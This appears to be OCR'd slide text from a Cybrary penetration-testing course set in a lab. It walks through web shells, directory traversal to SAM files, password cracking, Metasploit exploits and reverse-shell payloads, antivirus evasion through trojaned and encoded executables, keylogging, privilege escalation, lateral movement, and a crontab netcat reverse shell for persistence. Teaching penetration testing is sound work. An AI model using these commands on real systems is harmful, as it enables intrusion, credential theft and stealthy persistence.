
Makes sure no one else is listening

Can't see credentials in plaintext


CYBRARY.IT

Free IT Training

SSL Man in the Middle



SSL Stripping



SSL Stripping

```
iptables -t nat -A PREROUTING -p tcp --  
destination-port 80 -j REDIRECT --to-port 8080
```

Spoof the default gateway with Arpspoof

```
sslstrip -l 8080
```

CYBRARY.IT

Free IT Training



Exploitation

CYBRARY.IT

Free IT Training

Webdav Default Credentials

Default credentials for Webdav in XAMPP are
wampp:xampp

cadaver http://172.16.85.135/webdav

User Msfvenom to create a PHP shell and upload

Metasploit module as well

CYBRARY.IT

Free IT Training

Open phpMyAdmin

No password of root MySQL account available through PhpMyAdmin

Create a php shell on the Apache server using a SQL query

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile  
"C:\\xampp\\htdocs\\shell.php"
```

<http://172.16.85.135/shell.php?cmd=ipconfig>

<http://172.16.85.135/shell.php?cmd=tftp> 172.16.85.131 get
meterpreter.php C:\\xampp\\htdocs\\meterpreter.php

Downloading Sensitive Files

Zervit 0.4 directory traversal

```
nc 192.168.20.10 3232
```

```
GET ../../../../../../boot.ini HTTP/1.1
```

<http://172.16.85.135>

[:3232/index.html?../../../../../../../../xampp/FileZillaFtp/FileZilla%20Server.xml](http://172.16.85.135:3232/index.html?../../../../../../../../xampp/FileZillaFtp/FileZilla%20Server.xml)

<http://172.16.85.135>

[:3232/index.html?../../../../../../../../WINDOWS/repair/sam](http://172.16.85.135:3232/index.html?../../../../../../../../WINDOWS/repair/sam)

CYBRARY.IT

Free IT Training

Exploiting a Buffer Overflow

Buffer overflow in SLMail

windows/pop3/seattlelab_pass

CYBRARY.IT

Free IT Training

Exploiting a Web Application

Unsanitized parameter in graph_formula.php

PHP code execution

unix/webapp/tikiwiki_graph_formula_exec

CYBRARY.IT

Free IT Training

Piggybacking on a Compromised Service

VsFTP was backdoored

Username ending in a :) spawned a backdoor on port 6200

Metasploit module as well

CYBRARY.IT

Free IT Training

Exploiting Open NFS Shares

NFS on port 2049

```
showmount -e 172.16.85.136
```

```
ssh-keygen
```

```
mkdir /tmp/r00t/
```

```
mount -t nfs -o nolock
```

```
172.16.85.136:/export/georgia/ /tmp/r00t/
```

```
cat ~/.ssh/id_rsa.pub >>
```

```
/tmp/r00t/.ssh/authorized_keys
```

```
umount /tmp/r00t/
```

EXORAY.IT

Free IT training

A large, stylized geometric logo composed of overlapping triangles and lines in shades of green and yellow, centered at the top of the page.

Password Attacks

CYBRARY.IT

Free IT Training

Online Password Attacks

Guessing credentials against running services

Loud, can be logged, can lock out accounts

CYBRARY.IT

Free IT Training

Wordlists

Many user use bad passwords. Even when there are complexity requirements many people will do the bare minimum.

Sample wordlist:

Password

password

Password123

password1

In real life you will need a better wordlist. Some samples in Kali already.

CYBRARY.IT

Free IT Training

Crunch

Tool to bruteforce keyspace.

Time and space issues for too big a keyspace.

Example: **crunch 7 7 AB**

Bruteforges all 7 character passwords composed of only the characters A and B

ceWL

Tool to map a website and pull potentially interesting words to add to a wordlist

```
cewl -w bulbwords.txt -d 1 -m 5  
www.bulbsecurity.com
```

Depth 1

Minimum length of word is 5 characters

CYBRARY.IT

Free IT Training

Hydra

Online password cracking tool.

Knows how to talk to many protocols that use authentication.

```
hydra -L userlist.txt -P passwordfile.txt  
192.168.20.10 pop3
```

Offline Password Attacks

Get access to password hashes and do the calculations offline.

Does not get logged or lock out accounts.

CYBRARY.IT

Free IT Training

Opening the SAM File

We got access to a backup of the SAM and SYSTEM files with the directory traversal vulnerability

You can also get access to these files with physical access unless they have a BIOS password in place

```
bkhive system xpkey.txt  
samdump2 sam xpkey.txt
```

CYBERARY.IT

Free IT Training

LM Hash

Older Windows hash algorithm. Used for backward compatibility up through XP and 2003.

Passwords are truncated at 14 characters.

Passwords are converted to all uppercase.

Passwords of fewer than 14 characters are null-padded to 14 characters.

The 14-character password is broken into two seven-character passwords that are hashed separately.

John the Ripper

Offline hash cracking tool

Knows many hash formats

john xphashes.txt

johnlinuxpasswords.txt --

wordlist=passwordfile.txt

EXODUSARY.IT

Free IT Training

oclHashcat

Offline hash cracking tool

Similar to John the Ripper

Can use GPUs to crack faster

Our VMs can't use this function so it won't gain us anything here.

Online Password Cracking

<http://tools.question-defense.com>

<https://www.cloudcracker.com>

CYBRARY.IT

Free IT Training

Windows Credential Editor

Tool to pull plaintext passwords etc out of the memory of the LSASS process

Have to drop the binary onto the system (might get popped by anti-virus)

wce.exe -w

CYBRARY.IT

Free IT Training

A large, stylized geometric logo composed of overlapping, angular shapes in shades of green and yellow, resembling a shield or a stylized letter 'E'.

Advanced Exploitation

CYBRARY.IT

Free IT Training

Client Side Exploits

So far we have been able to attack over the network.

This will not always be the case.

Client side programs (those not listening on a port) have vulnerabilities too.

Of course we need user help for exploits to work (browsing to a page, opening a file, etc).

CYBERARMYIT

Free IT Training

Browser Attacks

```
msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > set SRVHOST 192.168.20.9 SRVHOST =>
192.168.20.9
msf exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_002_aurora) > set URIPATH aurora
URIPATH => aurora
msf exploit(ms10_002_aurora) > set payload
windows/meterpreter/reverse_tcp payload =>
windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.20.9:4444
[*] Using URL: http://192.168.20.9:80/aurora
```

Automatically Migrating

```
msf exploit(ms10_002_aurora) > show  
advanced
```

Name : PrependMigrate

Current Setting: false

Description : Spawns and runs shellcode in new process

```
msf exploit(ms10_002_aurora) > set  
PrependMigrate true
```

PDF Exploits

```
msf > use exploit/windows/fileformat/adobe_utilprintf msf
exploit(adobe_utilprintf) > show options
msf exploit(adobe_utilprintf) > exploit
[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
msf exploit(adobe_utilprintf) > cp /root/.msf4/local/msf.pdf /var/www
[*] exec: cp /root/.msf4/local/msf.pdf /var/www
msf exploit(adobe_utilprintf) > service apache2 start
[*] exec service apache2 start
Starting web server: apache2.
msf exploit(adobe_utilprintf) > use multi/handler msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.20.9:4444
```


PDF Embedded Executable

```
msf > use
exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > set
INFILENAME
/usr/share/set/readme/User_Manual.pdf
msf exploit(adobe_pdf_embedded_exe) > set
payload windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set
LHOST 192.168.20.9 msf
exploit(adobe_pdf_embedded_exe) > exploit
```

Java Exploits

```
msf > use
```

```
exploit/multi/browser/java_jre17_jmxbean
```

```
msf exploit(java_jre17_jmxbean) > set SRVHOST  
192.168.20.9
```

```
msf exploit(java_jre17_jmxbean) > set SRVPORT 80
```

```
msf exploit(java_jre17_jmxbean) > set URIPATH  
javaexploit
```

```
msf exploit(java_jre17_jmxbean) > show payloads
```

```
msf exploit(java_jre17_jmxbean) > set payload  
java/meterpreter/reverse_http
```

Java Applets

```
msf exploit(java_jre17_jmxbean) > use  
exploit/multi/browser/java_signed_applet
```

```
msf exploit(java_signed_applet) > set  
APPLETNAME BulbSec
```

```
msf exploit(java_signed_applet) > set SRVHOST  
192.168.20.9
```

```
msf exploit(java_signed_applet) > set SRVPORT  
80
```

Browser Autopwn

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set LHOST
192.168.20.9 LHOST => 192.168.20.9
msf auxiliary(browser_autopwn) > set URIPATH
autopwn URIPATH => autopwn
msf auxiliary(browser_autopwn) > exploit [*]
Auxiliary module execution completed
[*] --- Done, found 16 exploit modules
[*] Using URL: http://0.0.0.0:8080/autopwn [*]
Local IP: http://192.168.20.9:8080/autopwn [*]
Server started.
```

Winamp Skin Example

```
msf > use
```

```
exploit/windows/fileformat/winamp_maki_bof
```

```
msf exploit(winamp_maki_bof) > set payload windows/meterpreter/reverse_tcp msf
```

```
exploit(winamp_maki_bof) > set LHOST 192.168.20.9
```

```
msf exploit(winamp_maki_bof) > exploit
```

Social Engineering

Often the path of least resistance

Asking someone for their password, leaving a DVD with an interesting name in the bathroom, getting someone to log into a fake site, etc.

People like to be helpful, will ignore security practices in the name of productivity etc.

Social Engineer Toolkit

Tool for automating social engineering attacks

setoolkit in Kali

Might need to update it

CYBRARY.IT

Free IT Training

Microsoft Security Essentials

On Windows 7 we have a copy of Microsoft Security Essentials

Chances are your clients will only use one anti-virus throughout the environment

If you can identify it you can target your effort to bypassing that one even if you can't bypass all.

VirusTotal

Free file analyzer that tests against anti-virus software

<https://www.virustotal.com>

Shares samples with anti-virus vendors.

DO NOT upload trojans you want to use over and over

CYBERARMYIT

Free IT Training

Trojans

Embedding malicious code in another program

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.20.9  
LPORT=2345 -x /usr/share/windows-  
binaries/radmin.exe -k -f exe > radmin.exe
```

-x executable template

-k run the shellcode in a new thread

EXORARY.IT

Free IT training

Metasploit Encoding

We can also run our shellcode through an encoder to obfuscate it.

Encoding is primarily used for avoiding bad characters in shellcode (we will see this in exploit development)

msfvenom -l encoders

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.20.9 LPORT=2345 -e x86/shikata_ga_nai  
-i 10 -f exe > meterpreterencoded.exe
```

Multi Encoding

If one encoder is not sufficient, perhaps more than one will do it.

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.20.9 LPORT=2345 -e  
x86/shikata_ga_nai -i 10 -f rawu >  
meterpreterencoded.bin
```

```
msfvenom -p -f exe -a x86 --platform windows -e  
x86/bloxor -i 2 > meterpretermultiencoded.exe <  
meterpreterencoded.binz
```

Combining Techniques

Running multiple obfuscation techniques may improve our results.

For example try encoding and using a trojan

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.20.9 LPORT=2345 -x  
/usr/share/windows-binaries/radmin.exe -k -e  
x86/shikata_ga_nai -i 10 -f exe >  
radminencoded.exe
```

Custom Compiling

There are other C compilers besides the one Metasploit uses.

Perhaps we can have better success using one.

For our example we will use the Ming32 cross compiler.

CYBRARY.IT

Free IT Training

Custom Compiling

```
#include <stdio.h>
unsigned char random[]=
unsigned char shellcode[]=
int main(void)
{
    ((void (*)(void))shellcode)();
}
```

CYBRARY.IT

Free IT Training

Custom Compiling

Creating Shellcode:

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.20.9 LPORT=2345 -f c -e  
x86/shikata_ga_nai -i 5
```

Creating Randomness:

```
cat /dev/urandom | tr -dc A-Z-a-z-0-9 | head -c512
```

Compiling:

```
i586-mingw32msvc-gcc -o custommeterpreter.exe  
custommeterpreter.c
```


Hyperion

Encrypts with AES encryption and throws away the key.

Bruteforces the key to decrypt before running

Uses a smaller key space than is cryptographically secure

CYBERARY.IT

Free IT Training

Hyperion

```
msfvenom -p  
windows/meterpreter/reverse_tcp  
LHOST=192.168.20.9 LPORT=2345 -f exe >  
meterpreter.exe
```

```
cd Hyperion-1.0/
```

```
wine ../hyperion ../meterpreter.exe  
bypassavhyperion.exe
```

Veil

Framework for using different techniques to bypass antivirus

```
cd Veil-Evasion-master
```

```
./Veil-Evasion.py
```

CYBRARY.IT

Free IT Training

A large, stylized logo composed of several overlapping geometric shapes, primarily triangles and quadrilaterals, in shades of light green and yellow. The shapes are arranged to form a central, somewhat abstract emblem.

Post Exploitation

CYBRARY.IT

Free IT Training

Meterpreter

Metasploit's super payload

Reflective DLL injection – lives inside of memory of the exploited process

```
meterpreter>help
```

```
meterpreter>upload
```

```
meterpreter>hashdump
```

LIBRARY.IT

Free IT Training

Meterpreter Scripts

Ruby scripts that can be run in a Meterpreter session

`/usr/share/metasploit-framework/scripts/meterpreter`

`meterpreter>run <script name>`

`meterpreter > run migrate -h`

CYBERARY.IT

Free IT Training

Post Exploitation Modules

Metasploit modules that can be run on an open session

```
msf > use
```

```
post/windows/gather/enum_logged_on_users
```

```
msf post(enum_logged_on_users) >set SESSION
```

```
1
```

```
post(enum_logged_on_users) >exploit
```

CYBRARY.IT

Free IT Training

Railgun

Extension for Meterpreter that allows access to the Windows API

```
meterpreter > irb  
[*] Starting IRB shell  
[*] The 'client' variable holds the meterpreter client  
>> client.railgun.shell32.IsUserAnAdmin  
=> {"GetLastError"=>0, "Error Message"=>"The operation  
completed successfully.", "return"=>true}
```

Other examples in post modules:
windows/gather/reverse_lookup.rb
windows/manage/download_exec.rb

Local Privilege Escalation: GetSystem

We are running as the user who started the exploited process

```
meterpreter > getsystem -h
```

```
meterpreter > getsystem
```

...got system (via technique 1).

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

CYBERARY.IT

Free IT training

Local Privilege Escalation: Local Exploits

```
msf post(enum_logged_on_users) > use
exploit/windows/local/ms11_080_afdjoinleaf
msf exploit(ms11_080_afdjoinleaf) > show options
msf exploit(ms11_080_afdjoinleaf) > set SESSION 1
msf exploit(ms11_080_afdjoinleaf) > set payload
windows/meterpreter/reverse_tcp msf
exploit(ms11_080_afdjoinleaf) > set LHOST
192.168.20.9
msf exploit(ms11_080_afdjoinleaf) > exploit
```

Local Privilege Escalation: Bypassing UAC

```
msf exploit(ms11_080_afdjoinleaf) > sessions -i 2
```

```
[*] Starting interaction with 2...
```

```
meterpreter > getuid
```

```
Server username: Book-Win7\Georgia Weidman
```

```
meterpreter > getsystem
```

```
[-] priv_elevate_getsystem: Operation failed: Access is denied.
```

```
msf exploit(ms11_080_afdjoinleaf) > use
```

```
exploit/windows/local/bypassuac msf
```

```
exploit(bypassuac) > show options
```

```
msf exploit(bypassuac) > set SESSION 2
```

```
msf exploit(bypassuac) > exploit
```

Local Privilege Escalation: Using a Public Exploit

Udev vulnerability on the Linux machine

Public exploit in `/usr/share/exploitdb`

Be sure to follow the instructions

CYBRARY.IT

Free IT Training

Local Information Gathering: Searching for Files

Search for interesting files

```
meterpreter > search -f *password*
```

CYBRARY.IT

Free IT Training

Local Information Gathering: Gathering Passwords

`usr/share/metasploit-framework/modules/post/windows/gather/credentials`

There is a module for WinSCP

Save creds for the Linux machine using WinSCP

CYBRARY.IT

Free IT Training

Local Information Gathering: Keylogging

```
meterpreter > keyscan_start
```

```
Starting the keystroke sniffer...
```

```
meterpreter > keyscan_dump
```

```
Dumping captured keystrokes...
```

```
meterpreter > keyscan_stop
```

```
Stopping the keystroke sniffer...
```

CYBERARY.IT

Free IT training

Lateral Movement: PSEXEC

```
msf > use exploit/windows/smb/psexec
```

```
msf exploit(psexec) > show options
```

```
msf exploit(psexec) > set RHOST 192.168.20.10
```

```
msf exploit(psexec) > set SMBUser georgia
```

```
msf exploit(psexec) > set SMBPass password
```

```
msf exploit(psexec) > exploit
```

CYBRARY.IT

Free IT Training

Lateral Movement: Pass the Hash

Replace password with the LM:NTLM hash from
hashdump

We are still able to authenticate using Psexec

CYBRARY.IT

Free IT Training

Lateral Movement:Token Impersonation

load incognito

list tokens -u

Impersonate another user's token

CYBRARY.IT

Free IT Training

Lateral Movement: SMB Capture

Set up SMB capture server in Metasploit

Drop into a shell in a session with an impersonated token


Browse to a fake share

It will fail but the damage will be done

CYBBARY.IT

Free IT Training

Pivoting



Pivoting through Metasploit

```
route add 172.16.85.0 255.255.255.0 2
```

Routes traffic to 172.16.85.0/24 network through session 2

We can run exploits, auxiliaries, etc (any Metasploit module)

CYBERARY.IT

Free IT Training

Pivoting with socks4a and proxychains

use auxiliary/server/socks4a

Edit /etc/proxychains.conf change port to 1080

**proxychains nmap -Pn -sT -sV -p 445,446
172.16.85.190**

CYBRARY.IT

Free IT Training

NBNS Spoofing

Netbios name services spoofing:

<http://www.packetstan.com/2011/03/nbns-spoofing-on-your-way-to-world.html>

Don't need to do any ARP spoofing

Listen for NBNS requests and respond accordingly, can get machines to send hashes or possibly even plaintext

NBNS Spoofing in Metasploit

```
msf > use auxiliary/spoof/nbns/nbns_response  
msf auxiliary(nbns_response) > set spoofip 192.168.20.9  
msf auxiliary(nbns_response) > exploit  
msf > use auxiliary/server/capture/smb  
msf auxiliary(smb) > set JOHNPWFILE /root/johnsmb  
msf auxiliary(http_ntlm) > exploit  
msf auxiliary(smb) > use auxiliary/server/capture/http_ntlm  
msf auxiliary(http_ntlm) > set LOGFILE /root/httplog  
msf auxiliary(http_ntlm) > set URIPATH /  
msf auxiliary(http_ntlm) > set SRVPORT 80  
msf auxiliary(http_ntlm) > exploit
```


Responder

Automates NBNS spoofing attacks

cd Responder

python Responder.py -i 192.168.20.9

CYBRARY.IT

Free IT Training

Persistence: Adding a User

```
net user john johnspassword /add  
net localgroup administrators john /add
```

Add /domain at the end to add the user to a domain as well

```
C:\Documents and Settings\georgia\Desktop> net  
user georgia2 password /add /domain  
C:\Documents and Settings\georgia\Desktop> net  
group "Domain Admins" georgia2 /add /domain
```

Persistence: With Metasploit Script

Metasploit persistence script creates an autorun entry in the registry

Does write to disk/not stealthy

```
run persistence -r 192.168.20.9 -p 2345 -U
```

CYBRARY.IT

Free IT Training

Persistence: Crontabs

Add to /etc/crontab file

```
*/10 * * * * root nc 192.168.20.9 12345 -e  
/bin/bash
```

service cron restart

CYBRARY.IT

Free IT Training




Exploit Development

CYBRARY.IT

Free IT Training

A Program in Memory



x86 General Purpose Registers

EIP – The instruction pointer.

ESP – stack pointer

EBP – base pointer

ESI – source index

EDI – destination index

EAX – accumulator

EBX – base

ECX – counter

EDX – data

LIBRARY.IT

Free IT Training

The Stack

Last in First out(think a stack of lunch trays)

Grows from high to low memory (seems upside down)

PUSH instruction puts data on the stack


POP instruction removes data from the stack (into a register)

CYBRARYIT

Free IT Training

A Stack Frame

Low Memory



High Memory

Free IT Training

Calling Another Function

Main calls another function

When that function finishes execution will return to main

